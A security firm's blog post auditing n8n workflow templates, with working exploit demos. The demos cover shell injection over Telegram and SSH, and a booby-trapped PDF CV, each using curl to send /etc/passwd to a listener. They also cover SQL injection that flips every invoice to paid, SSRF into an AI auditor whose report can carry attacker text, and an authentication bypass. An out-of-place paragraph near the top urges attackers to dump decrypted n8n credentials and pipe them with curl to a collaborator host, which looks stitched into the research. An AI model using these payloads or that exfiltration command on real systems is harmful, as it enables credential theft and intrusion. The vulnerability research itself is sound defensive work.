We audited 12K n8n templates: most have critical vulnerabilities
Static analysis on 12,750 n8n templates from n8n.io and GitHub. 716 expose pre-auth vulnerabilities. Six end-to-end demos: SSRF, SQL injection, RCE.


TL;DR. This is an n8n template audit at scale. We pulled 12,750 n8n workflow templates: the top 1,000 most-viewed from n8n.io, plus the entire JSON catalog of the eight largest community repositories on GitHub. We ran them through AIronClaw's n8n workflow scanner, the same check static-analysis catalog the product runs against live customer n8n instances.
The scanner flagged 34,880 findings across the combined corpora: 14 critical, 6,174 high, 17,406 medium, 11,286 low. 716 workflows have at least one finding an attacker on the public internet can reach pre-authentication.
Then we picked six of the worst offenders the scanner flagged and reproduced the attacks end to end on a local instance.
These six are the demos we can show start-to-finish without significant edits to the template.
- 12,750 workflows scanned across two corpora.
- n8n.io top 1,000: 30M cumulative views.
- Eight GitHub repositories combined for 88K stars and 13K workflow JSONs (11K unique after dedup):
Zie619/n8n-workflows: 54,414 stars, 2,066 workflowsenescingoz/awesome-n8n-templates: 22,226 stars, 291 workflowswassupjay/n8n-free-templates: 5,802 stars, 202 workflowsnusquama/n8nworkflows.xyz: 2,354 stars, 8,584 workflowslucaswalter/n8n-ai-automations: 1,487 stars, 38 workflowsMarvomatic/n8n-templates: 1,484 stars, 21 workflowsfelipfr/awesome-n8n-workflows: 391 stars, 2,044 workflowslqshow/awesome-n8n-workflows: 136 stars, 15 workflows
- 34,880 static-analysis findings on the combined corpora: 14 critical, 6,174 high, 17,406 medium, 11,286 low.
- 716 workflows have at least one vulnerability an attacker on the public internet can reach pre-authentication: server-side request forgery (the worker fetches the URL the request supplies) or SQL / NoSQL injection (the database runs a query the request shapes).
- 6 end-to-end demos, covering 5 distinct harm classes. Every one reproduced with a synthetic local target, a sentinel-marker payload, and the captured execution log.
n8n template audit scope: what we scanned and what we found
The corpus is 12,750 unique n8n workflow templates. Adopters pull templates, configure and use them.
During the audit, we found the following bugs and vulnerabilities:
| Check | Total findings | High severity | Workflows affected |
|---|---|---|---|
| SSRF (URL host bound to external data) | 2,482 | 671 | 1,472 |
| SQL / NoSQL injection in DB query | 283 | 47 | 114 |
Shell command injection (executeCommand or ssh) |
270 | 96 | 121 |
| Prompt injection in AI agent (prompt bound to external data) | 5,293 | 3,202 | 3,484 |
| Webhook without authentication | 2,527 | 2,527 | 2,171 |
| URL path / query bound to external data | 2,833 | 760 | 1,507 |
| PII / secrets in pin or parameter data | 5,079 | 163 | 2,016 |
| Hardcoded secrets in node parameters | 106 | 45 | 53 |
| Active workflow with no error handling | 10,927 | 0 | 10,927 |
| HTTP without TLS | 799 | 0 | 351 |
2,488 workflows out of 12,750 (19.5%) are real-exploitable: at least one high-severity SSRF, SQL injection, or AI-agent prompt-injection finding an attacker on the public internet can reach pre-authentication. Two more buckets sit close behind. 38 distinct workflows ship a shell-command sink (executeCommand or ssh) whose command is built from request-tainted data, the RCE class. 2,171 workflows expose a public webhook with no authentication: the front door has no lock, even when nothing harmful sits behind it today.
The remaining checks (path-injection, sensitive data in pin data, plain HTTP, no error handling) are also reported but don't all map directly to pre-auth attacker primitives. The "no error handling" count is large because n8n requires the operator to opt in to error workflows; most templates ship without one.
About the methodology: what "as-shipped" actually means
Every "high-severity" tag, every count, every demo target we picked came out of the scanner first. The hand work was reproducing the attacks the scanner predicted on a local n8n.
An n8n template is not a finished product. It's a JSON file an adopter clones, imports, wires credentials to, and activates. Some "templates" run unchanged the moment you wire your credentials. Others have setup steps the README explicitly tells you to perform (set a chatTrigger.public to true, point an IMAP credential at your mailbox, change a placeholder Set node value). The setup steps are not a fix for a bug; they are how the template is supposed to be deployed.
For this audit, we ran each demo against the workflow JSON as published, with only the configuration steps a real adopter would also have to perform. We label each demo below as one of three categories:
- 🟢 Verbatim: workflow JSON imported with no changes. Only credentials wired. This is what an adopter who clones and "just runs it" gets.
- 🟡 README setup: workflow JSON with only the setup steps the template's README describes (or that the workflow's own placeholder fields strongly imply, e.g. an empty
repoUrlfield obviously meant to be filled in). Anyone who deploys this template ends up at this state.

If you are looking for the fastest way to turn that RCE into absolute leverage, look no further. The single most profitable command you can execute on a compromised instance is right here:
n8n export:credentials --decrypted --all | \
curl -s --data-binary @- http://your-collaborator
This do the heavy lifting for you, extracting passwords, API keys, OAuth tokens, and private SSH keys in clear, unencrypted plaintext JSON
Anyone who DMs your Docker-management bot gets shell on your server
Source.n8n.iotemplate gallery (WF 10476) · 6,316 views · 31 nodes
🟡 README setup. Workflow JSON logic untouched. Adopter-stage setup that any real deployment also has to do. All shell-injection sinks remain verbatim.
Workflow id 10476, listed on n8n.io as "Monitor & manage Docker containers with Telegram bot & AI log analysis". 6,316 views. The pitch is operator-friendly: chat with a Telegram bot and the bot manages your Docker host for you. Send nginx logs, get the last 100 lines of nginx logs. Send nginx restart, the container restarts.

The chain that delivers the convenience is also the chain that delivers RCE:
[telegramTrigger] Telegram Trigger   (Telegram bot DM, anyone with @username can DM)
       ↓ ($json.message.text = attacker's message)
       ├── [switch] Switch (route by keyword in message: "logs" / "restart" / "status" / "update")
       └── [code python] Extract the Service Name
              def extract_service_name(message):
                  parts = message.split()
                  return parts[0] if parts else ""
       ↓ ($json.service_name = first whitespace-delimited token of the message)
[merge] Merge / Merge1
       ↓
[ssh] get logs                       ← RCE sink (one of four similar SSH nodes)
   command = =docker logs --tail 100 {{ $json.service_name }}
service_name is the first whitespace-delimited word of whatever the attacker types. The SSH node assembles docker logs --tail 100 <SERVICE_NAME> and runs it on the remote host the SSH credential targets. There is no allow-list, no quoting, no escape of shell metacharacters. Whatever survives Python's split() as a single token lands directly in the shell command.
The injection trick
Python's split() separates on whitespace. To keep our shell-injection payload inside a single token, we replace literal spaces with ${IFS}, bash's "internal field separator" variable. ${IFS} expands to a space at shell-parse time, after Python's tokenizer is done. The single token becomes a multi-command shell expression once it reaches bash.
What we ran
Synthetic local target: an openssh-server container on the same Docker network as n8n, plus an nginx container so that the legit branch of the template (docker logs nginx) has something real to return. We wired:
- A Telegram bot token (an audit bot we own; nobody outside the team can DM it).
- An SSH credential pointing at the synthetic SSH target.
- We filled the empty
cwdplaceholder on the SSH nodes and the placeholder chat-ID on the reply nodes, both of which the template ships with values the adopter has to swap.
Then we DM'd the bot twice.
Probe 1 (legit usage):
demo-nginx logs
The bot replied with the last lines of demo-nginx's logs. The workflow ran end to end: Telegram Trigger → Extract → Switch (matched "logs") → Merge → SSH get logs → reply to chat. Proof the chain works as advertised.
Probe 2 (RCE + outbound exfil):
demo-nginx;curl${IFS}-F${IFS}"file=@/etc/passwd"${IFS}http://host.docker.internal:9994 logs
We ran a netcat listener on the test host at port 9994. host.docker.internal resolves, from inside the SSH target container, to the Docker host (where our netcat lives). The bot replied with the same nginx logs as before, looking exactly like a normal usage. The execution succeeded.
Behind the scenes, the SSH node had assembled the command bash actually ran on the remote host:
docker logs --tail 100 demo-nginx;curl -F "file=@/etc/passwd" http://host.docker.internal:9994
${IFS} had expanded to spaces; ; separated two commands. docker logs --tail 100 demo-nginx ran first (the legitimate output that the bot returned to the chat). Then curl -F "file=@/etc/passwd" http://host.docker.internal:9994 ran: curl opened /etc/passwd on the remote host, packaged it as a multipart/form-data upload, and POSTed it to our listener.
On the netcat side we received the full upload:
$ nc -lk 9994
POST / HTTP/1.1
Host: host.docker.internal:9994
User-Agent: curl/8.5.0
Accept: */*
Content-Length: 1442
Content-Type: multipart/form-data; boundary=------------------------XXXXXXXX

--------------------------XXXXXXXX
Content-Disposition: form-data; name="file"; filename="passwd"
Content-Type: application/octet-stream

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
... (rest of /etc/passwd) ...
--------------------------XXXXXXXX--
/etc/passwd ended up on the attacker's listener. The bot's reply path doesn't see the second command. The bot owner watching their Telegram doesn't see anything unusual. The exfiltration left no trace in the chat.
We used /etc/passwd as a canonical demonstration target because it is world-readable on every Linux distribution and produces no privilege errors. The pattern generalises to any file the SSH-credential user can read: SSH private keys in ~/.ssh/, environment files, application secrets, database dumps, anything the operator put on that host.
Why this matters
- The RCE lands on the SSH-managed remote host, not on the n8n worker. For this template the SSH credential typically points at the operator's production Docker host, the very server the bot is supposed to "monitor". Whatever the SSH user can read or write, the attacker can read or write.
- The discovery surface is the bot's
@username. Anyone who finds it on Telegram (search, screenshots, support threads, the operator's own ops chat) can DM it. The Telegram trigger fires on every message; there is no per-user allow-list in the template. - The legit reply pattern hides the attack. Because the legitimate
docker logs nginxpart of the chain still runs before the injection, the bot owner sees an ordinary reply, the bot user sees an ordinary reply, and the operator's logs (Telegram-side) look unremarkable. Files exfiltrated via the injectedcurlarrive at the attacker's listener while the chat thread looks like a normalnginx logsquery.
Emailing a CV gives you RCE on the recruiter's n8n
Source. GitHub:nusquama/n8nworkflows.xyz(2,354 stars) · 14 nodes
🟢 Verbatim. Workflow JSON imported unchanged. The only setup step was wiring an IMAP credential to the trigger; the README explicitly tells the adopter to do this. We never touched the workflow's nodes, parameters, or expressions.
Workflow source: nusquama/n8nworkflows.xyz/automate_cv_screening_candidate_validation_with_ai_email_parsing.json. 14 nodes. The README sells it as "Automate CV Screening & Candidate Validation with AI & Email Parsing", poll the HR mailbox over IMAP, pick up emails whose subject contains "CV", extract text from the PDF attachment, classify the candidate's department, save valid CVs to a per-department folder, email HR on invalid ones.
The chain is mechanical:
Trigger on New CV Email (emailReadImap, UNSEEN + SUBJECT ~ "CV")
   → Extract Text from PDF CV (extractFromFile, pdf)
       → Wait
           → Parse & Structure CV Information (code: keyword-classify department)
               → Check CV for Required Fields (IF, always true)
                   → Save Valid CV to Folder (executeCommand) ← the sink
The sink's command, verbatim:
mkdir -p /home/node/.n8n/resume/{{ $json.department }}/ &&
  echo "{{ $('Extract Text from PDF CV').item.json.text }}" >
    /home/node/.n8n/resume/{{ $json.department }}/{{ $json.username.replace(/ /g, '-') }}.pdf
Three interpolations. The department and username come from the Parse step. The middle one, $('Extract Text from PDF CV').item.json.text, is the entire text content of the PDF attachment, spliced into an echo "..." > file shell expression. Any quote in the PDF text breaks out of the echo's quoting and runs arbitrary shell commands afterwards.
The discovery surface is anyone-who-knows-the-recipient-email. HR mailboxes are usually published on the company's careers page.
What we ran
We stood up a local test mail server (GreenMail standalone, SMTP + IMAP, on the n8n docker network) and wired its IMAP into the workflow's Trigger on New CV Email credential. That's the one and only configuration step, the same step every adopter has to do to make the template work. The workflow's nodes, parameters, and expressions are verbatim from the JSON published on GitHub.
We crafted a PDF with reportlab. Extractable text:
John Doe
Senior Software Engineer
Email: john.doe@candidate.test

Skills: Python, Go, container orchestration

"; curl -F 'file=@/etc/passwd' http://host.docker.internal:9994 #"

Experience: 10+ years building scalable backends.
The PDF was attached to a regular email:
From: candidate@external.test
To:   hr@audit.local
Subject: CV - John Doe - Senior Engineer
Sent via plain SMTP. No credentials, no authentication, no relationship with the recipient. Just an email.
The execution
Six seconds after the SMTP send, n8n's IMAP poll picked up the new email and ran the chain. All six functional nodes executed: trigger → PDF extract → wait → parse → check → executeCommand. The Parse step classified the candidate as department: "Engineering" (because the PDF contained the keyword "Engineer"). The executeCommand fired with the fully-interpolated shell command. The execution error message captured the rendered command:
mkdir -p /home/node/.n8n/resume/Engineering/ &&
  echo "John Doe
Senior Software Engineer
Email: john.doe@candidate.test
Skills: Python, Go, container orchestration

"; curl -F 'file=@/etc/passwd' http://host.docker.internal:9994 #"

Experience: 10+ years building scalable backends." > /home/node/.n8n/resume/Engineering/John-Doe.pdf
The ; after the broken-out quote terminated the echo "..." statement, the next curl -F 'file=@/etc/passwd' http://host.docker.internal:9994 ran, the # commented out everything until the next newline.
The HR recruiter's n8n executed a shell command from a PDF attached to an incoming email. From whoever wanted to email the recruiter.
What an attacker walks away with
The injection runs as the n8n process user. From there: read ~/.n8n/database.sqlite (the entire n8n credentials and workflows store), write a new workflow into the same sqlite to install persistent backdoor access, talk to any internal endpoint the n8n worker can reach, and exfiltrate via outbound HTTP. The PDF text is whatever the attacker decides. The trigger surface is "company HR address is on the careers page".
This is the most quietly-accessible vector in the entire corpus we audited. There's no public webhook URL to guess, no form URL to discover, no Telegram bot username to find, just an email address that's already published.
One POST flips every invoice in the database to paid
Source.n8n.iotemplate gallery (WF 10111) · 5,656 views · 35 nodes
🟢 Verbatim. Workflow JSON imported with no changes to its logic. We wired the Postgres credential (against a synthetic local invoices database we spun up for the test) and disabled the email-send nodes so the workflow could not send real mail during the experiment. The SQL injection vector does not depend on any of those wires; disabling email is a safety choice we made for our test bench.
Workflow id 10111, "AI-powered invoice reminder & payment tracker for finance & accounting". 5,656 views, modest by n8n.io standards, but the pattern of damage is the most dramatic of the n8n.io section.
35 nodes. Two entry points: a daily scheduled cron that sweeps overdue invoices and an AI agent sends reminder emails, and a public webhook /webhook/invoice-paid that an upstream payment processor is supposed to call when a payment clears. The cron path is internal. The webhook path is where the damage happens.
[webhook POST] /webhook/invoice-paid        (public, no auth)
       ↓ ($json.body = full request body)
[postgres] Update Payment Status
   query (verbatim from the template JSON):
       UPDATE invoices
       SET
         payment_status = 'paid',
         payment_date   = CURRENT_TIMESTAMP,
         payment_amount = {{ $json.body.amount }},
         payment_method = '{{ $json.body.payment_method }}'
       WHERE invoice_number = '{{ $json.body.invoice_number }}'
       RETURNING *;
       ↓
[respondToWebhook] Webhook Response  (returns the updated row to the caller)
Three injection points, all directly from the JSON body:
amountis a numeric column. The interpolation has no quotes around it. Any expression that parses as SQL slips into the VALUES position.payment_methodis a string column, single-quote bounded. Any single quote in the value breaks out of the literal.invoice_numberis the WHERE-clause filter, single-quote bounded. The most damaging spot.
What we ran
We set up a synthetic Postgres on the same Docker network as n8n. The schema mirrors what the template's queries assume (invoices table with the column names referenced in the SQL):
CREATE TABLE invoices (
  invoice_id SERIAL PRIMARY KEY,
  client_name TEXT, client_email TEXT,
  invoice_number TEXT UNIQUE,
  invoice_amount NUMERIC(10,2), currency TEXT,
  issue_date DATE, due_date DATE,
  payment_status TEXT DEFAULT 'pending',
  payment_date TIMESTAMP, payment_amount NUMERIC(10,2),
  payment_method TEXT,
  days_overdue INT DEFAULT 0,
  last_reminder_sent TIMESTAMP, reminder_count INT DEFAULT 0,
  last_reminder_type TEXT
);
We seeded 5 invoices for 5 different clients, all pending. Then we sent one POST:
curl -X POST -H "Content-Type: application/json" \
  --data '{
    "invoice_number": "ANY-XXX'"'"' OR true --",
    "amount": 1,
    "payment_method": "PWNED-SQL-WF10111-0a69dd9c4375"
  }' \
  http://localhost:5678/webhook/invoice-paid
The interpolation expands to:
UPDATE invoices
SET payment_status = 'paid',
    payment_date   = CURRENT_TIMESTAMP,
    payment_amount = 1,
    payment_method = 'PWNED-SQL-WF10111-0a69dd9c4375'
WHERE invoice_number = 'ANY-XXX' OR true --'
RETURNING *;
OR true makes the WHERE clause match every row. The trailing -- comments out the closing quote the workflow tried to put there. The UPDATE runs against every invoice in the table.
The webhook response to the attacker:
HTTP/1.1 200 OK
{"success":true,"message":"Payment recorded successfully","invoice_number":"INV-1001","amount_paid":1,"status":"paid"}
A clean success. The respondToWebhook node echoes the first row from RETURNING (INV-1001). The attacker sees one normal invoice payment confirmation.
What actually happened
The database, immediately after:
 invoice_number |  client_name  | payment_status | payment_amount |         payment_method
----------------+---------------+----------------+----------------+--------------------------------
 INV-1001       | Alice Anvilco | paid           |           1.00 | PWNED-SQL-WF10111-0a69dd9c4375
 INV-1002       | Bob Barnyard  | paid           |           1.00 | PWNED-SQL-WF10111-0a69dd9c4375
 INV-1003       | Carol Catnap  | paid           |           1.00 | PWNED-SQL-WF10111-0a69dd9c4375
 INV-1004       | Eve Eldercake | paid           |           1.00 | PWNED-SQL-WF10111-0a69dd9c4375
 INV-1005       | Mallory Mac   | paid           |           1.00 | PWNED-SQL-WF10111-0a69dd9c4375
Every customer's invoice flipped to paid. Every row branded with the attacker's marker in payment_method. Every payment_amount set to 1.
Why this matters
The attacker primitive is "rewrite arbitrary columns on arbitrary rows of the invoices table". Concrete attacks on a real finance deployment:
- Mark every overdue invoice as
paidto make collections stop chasing them. - Mark a specific competitor's account as paid in cash so reconciliation against the payment processor shows the row as paid by some channel the processor doesn't cover.
- Set
payment_amountto0.01while flipping status topaid, leaving the receivable open in audit but defusing the dunning workflow. - Insert SQL that exfiltrates row data into the
RETURNING *shape, which the webhook then echoes back. TherespondToWebhooknode is happy to return anything that came out of the UPDATE.
The webhook returns {"success": true} to every call. The system reports normal operation. The dashboard shows no anomaly. The finance team thinks they had a quiet day.
The discovery surface is "the webhook URL". The template ships a default static path (invoice-paid), no UUID guess required.
A security-audit workflow that finds SSRF in its own SSRF
Source.n8n.iotemplate gallery (WF 3314) · 32,056 views · 19 nodes
🟢 Verbatim. Workflow JSON imported unchanged. We wired the OpenAI credential and disabled the Gmail node that mails the audit report out, so the test didn't send real mail. The SSRF vector is upstream of the Gmail node; disabling it changes nothing about the attack.
Workflow id 3314, "WebSecScan: AI-powered website security auditor". 32,056 views. The pitch is a tool that audits arbitrary websites for security issues. The adopter is by definition someone interested in security.
19 nodes. The pipeline is the classic "give me a URL, I'll fetch and analyse it" shape that surfaces all over the n8n.io top 1,000 (we measured 151 distinct templates with the same SSRF primitive in our scope section above):
[formTrigger] Landing Page Url     (public form, no auth)
       ↓ ($json['Landing Page Url'] = user-submitted URL)
[httpRequest] Scrape Website
   url = ={{ $json['Landing Page Url'] }}   ← SSRF here
       ↓
       ├── [agent] Security Vulnerabilities Audit (AI analyses the fetched body for vulns)
       └── [code]  Extract Headers for Debug
                       ↓
                  [agent] Security Configuration Audit (AI analyses the response headers for misconfigs)
       ↓ (merge + aggregate)
[code] Process Audit Results → [code] convert to HTML → [gmail] Send Security Report
The form input "Landing Page Url" lands as the URL of the very first HTTP call. Classic SSRF: no host parse, no allow-list, no scheme filter. The new wrinkle is what the AI does with the result.
What we ran
One POST to the public form, sentinel-marker payload, synthetic local canary:
curl -X POST -F "field-0=http://172.17.0.1:9999/PWNED-SSRF-WF3314-6184d01181e3" \
  http://localhost:5678/form/afe067a5-4878-4c9d-b746-691f77190f54
Form replied HTTP 200 immediately. Canary log line confirmed the request landed:
[canary] GET /PWNED-SSRF-WF3314-6184d01181e3
Execution 16003 ran cleanly through all 12 functional nodes. The AI agents processed the canary echo body as if it were a real web page being security-audited.
What the AI did with it
The "Security Vulnerabilities Audit" agent, fed the canary echo body, returned this:
"## Web Application Security Audit
### Critical Vulnerabilities
Issue 1: Open Redirect or SSRF Vulnerability
Description: The presence of a parameter in the GET request (path=/PWNED-SSRF-WF3314-6184d01181e3) suggests that this web application may accept arbitrary paths or URLs, potentially leading to Server-Side Request Forgery (SSRF) vulnerabilities. If this parameter is processed without strict validation, it could allow an attacker to make requests to unintended internal services."
A workflow named "WebSecScan: AI-powered website security auditor", running as designed, used its own SSRF to fetch a canary, then produced an audit report that correctly diagnoses SSRF as a critical vulnerability of the page it just SSRF'd into. The template's AI auditor diagnoses itself, by way of the attack the template enabled.
Why this matters
Two practical points beyond the irony:
- Adopter profile. A template branded as a security auditor attracts security-curious adopters. Those adopters import it to audit websites, then probably wire it into their day job. The security-curious adopter is exactly the one who would be embarrassed to discover their audit pipeline is itself the surface that lets an attacker reach into their internal network.
- The audit report can carry attacker content. The Gmail node at the end of the pipeline mails the AI's audit text. The audit text contains material the AI was told to analyse. An attacker who controls the input URL can place text in the canary response that the AI will faithfully render in the audit report. From there, a fresh attack vector opens: phishing payloads delivered through the trusted email path of the audit tool.
The pattern repeats. WF 3224 ("Analyze any website with OpenAI and get on-page SEO audit", 63,133 views) and WF 5657 ("Website scraper SEO keyword extractor", 23,029 views) are the same shape with different framing. Each ships verbatim with the same SSRF wired to a form input that says "give me a URL".
Shell injection RCE in a 5-node template
Source. GitHub:nusquama/n8nworkflows.xyz(2,354 stars) · 5 nodes
🟡 README setup. The template'sCONFIGSet node ships withrepoUrl: ""(an empty placeholder) andbranchName: "main". The workflow doesn't run with those values; the README's pitch is "GitHub PR webhook handler", which strongly implies the adopter wiresrepoUrlandbranchNamefrom the webhook body. That's the wiring we did, and that's the wiring that turns the executeCommand sink into a public RCE.
Workflow source: nusquama/n8nworkflows.xyz/validate_mobile_app_deep_links_in_github_prs_with_automated_testing.json. The smallest RCE template in the GitHub corpus we scanned: 5 nodes. The chain is Webhook → CONFIG (Set) → Run Validation Script (executeCommand) → Format Markdown → GitHub. The sink:
git clone --depth 1 --branch "{{ $json.branchName }}" "{{ $json.repoUrl }}" /tmp/validation
The template ships with repoUrl = "" hardcoded in the CONFIG Set node, broken-as-shipped. The natural adopter fix is to wire repoUrl and branchName from the webhook body. At that point any HTTP POST to the workflow's webhook with a repoUrl value containing "; <attacker command>; # breaks out of the shell double-quote and runs the attacker's command. We sent a payload with a sentinel marker (PWNED-RCE-DEEPLINK-<random>) into /tmp/canary-rce-out-2.txt inside the n8n worker. The file appeared. The workflow returned HTTP 500 to the attacker (git clone failed on the broken URL after the injection had already run); the attacker doesn't need the workflow to succeed cleanly. The injection is the success.
A "complete authentication system" with SQL injection in every endpoint
Source. GitHub:nusquama/n8nworkflows.xyz(2,354 stars) · 16 nodes
🟡 README setup. The template ships with{{$json["email"]}}(reading top-level instead of$json.body.email) and an IF condition typedstring "true"against n8n's strict-type validator. Both are setup-stage problems any adopter has to fix to get the workflow running: add thebody.prefix the webhook output requires, loosen the IF's type validation. The injection vector is in the SQL string interpolation; we did not touch that.
Workflow source: nusquama/n8nworkflows.xyz/create_a_complete_user_authentication_system_with_postgresql_webhooks.json. 16 nodes. The README sells it as "Complete User Authentication System with PostgreSQL and Webhooks", signup, login, and forgot-password endpoints behind a single n8n webhook. The route value (signup / signin / forgot) decides which Postgres query runs.
All three queries interpolate webhook body fields directly into the SQL string. The login query:
SELECT id, full_name, email,
       (password_hash = crypt('{{$json["body"]["password"]}}', password_hash)) AS "isPasswordMatch"
FROM users
WHERE LOWER(email) = LOWER('{{$json["body"]["email"]}}');
We set up a dedicated Postgres container, seeded five synthetic users with bcrypt password hashes, wired the n8n credential, imported the workflow, and ran three attacks. All three are textbook injection patterns. None of them required knowledge of any real password.
Attack 1: auth bypass with attacker-chosen identity.
POST /webhook/auth
{
  "path": "signin",
  "email": "nope') UNION SELECT 999,'PWNED-AUTHPANEL-932112ed9e05','sentinel@attacker.test',true --",
  "password": "anything"
}

→ HTTP 200
{
  "id": 999,
  "full_name": "PWNED-AUTHPANEL-932112ed9e05",
  "email": "sentinel@attacker.test",
  "isPasswordMatch": true
}
